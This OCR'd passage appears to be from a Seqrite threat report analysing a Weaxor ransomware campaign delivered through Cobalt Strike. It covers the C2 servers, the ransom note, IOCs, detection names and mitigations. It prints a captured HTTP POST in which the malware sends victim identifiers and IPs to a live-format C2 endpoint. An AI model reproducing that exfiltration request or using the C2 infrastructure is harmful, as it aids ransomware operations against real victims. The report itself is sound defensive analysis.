

Fig 20

The shellcode's **low-level operations** modify memory and perform **environment checks**, ensuring execution only in unmonitored environments.

It uses HTTP communication to connect with a **Cobalt Strike C2 server at 203.55.176.72**, enabling data exfiltration and deploying **Weaxor ransomware.**



Fig 21

The Cobalt Strike C2 server employs a JavaScript file to deliver Weaxor ransomware.



Fig 22

Weaxor ransomware encrypts files, appending the .rox extension, and connects to a second C2 server at 193.143.1.139.



Fig 23

Below is the ransom note consisting of TOR link for victim to connecting with the adversary.



Fig 24

Observed Communications



Fig 25

Interaction with the JavaScript file shows data being manipulated or added to the infection chain.



Fig 26

Illustrates data transfer between the victim and C2 server using the JavaScript file.

```
POST /Ujdu8jjooue/biweax.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=----------------------[redacted]
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.[redacted]
Content-Length: 1889
Host: 193.143.1.139

----------------------[redacted]
Content-Disposition: form-data; name="version"

1.0
----------------------[redacted]
Content-Disposition: form-data; name="https_protocol"

NO
----------------------[redacted]
Content-Disposition: form-data; name="hash"

[redacted]
----------------------[redacted]
Content-Disposition: form-data; name="key_of_target"

[redacted]
----------------------[redacted]
Content-Disposition: form-data; name="external_IP"

35.186.131.209
----------------------[redacted]
Content-Disposition: form-data; name="internal_IP"
```

Fig 27

Subsequent C2 communication connects to **Weaxor ransomware's server at 35.186.131.209**, likely for further stages of infection.

Status of C2 Servers

The identified C2 servers are **inactive**, limiting current threat propagation.

Indicators of Compromise (IOCs)

Hashes SHA-256:

· 4ef0a54cac7d8508ae5aac157d854fb74 ca171d4868014dc1f55e393e74b6eec

· A2714b0c0a855cb299bb1f028554c28006362c68d2 fa62465521cde1f0792bcb

· E21cbdbf6414ffc0ef4175295c7e188800a66b7b83302bd35b7e3fd6fabfccde

· b7d242aacf6725bbe33448991f793fdb1ed107e4d6c80ec19e9f4bd774318f6b

· 378f374d6b537b28c88b35e1186d41f876a3b189b776541bdfa2d6cbf-baab3a1

· 179b1f88b55532bd9a4093e6f654761fa404796b11a6c23acd109dfb7fad0039

· ceeb6d1255fa62732ff6efac3f4f30c8d43731ee680fca523a99f1ac48355224

IP Addresses / URLs:

· hxxps[:]//directxapps[.]shop

· 203[.]55[.]176[.]72

· 193[.]143[.]1[.]139

· 35[.]186[.]131[.]209

Detection covered by Seqrite:

Script.Trojan.Script.42926
Weaxor.Ransomware.49258.GC
Ransom.Weaxor.S34629609
Script.Downloader.49222
HEUR:Trojan.Win32.<***>
HEUR:Ransom.Win32.<***>

Recommendations for Mitigation

· Ensure Seqrite / Quick Heal is regularly updated with the latest definitions.

· Patch MSSQL servers and keep them updated.

· Use strong, unique passwords.

· Restrict MSSQL server network access.

· Monitor sqlps.exe usage and encoded PowerShell commands.

· Deploy robust EDR solutions to detect process injection and AMSI bypass attempts.

SEQRITE

Solitaire Business Hub, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com

All Intellectual Property Right(s) including trademark(s), logo(s) and copyright(s) are properties of their respective owners. Copyright © 2023 Quick Heal Technologies Ltd. All rights reserved.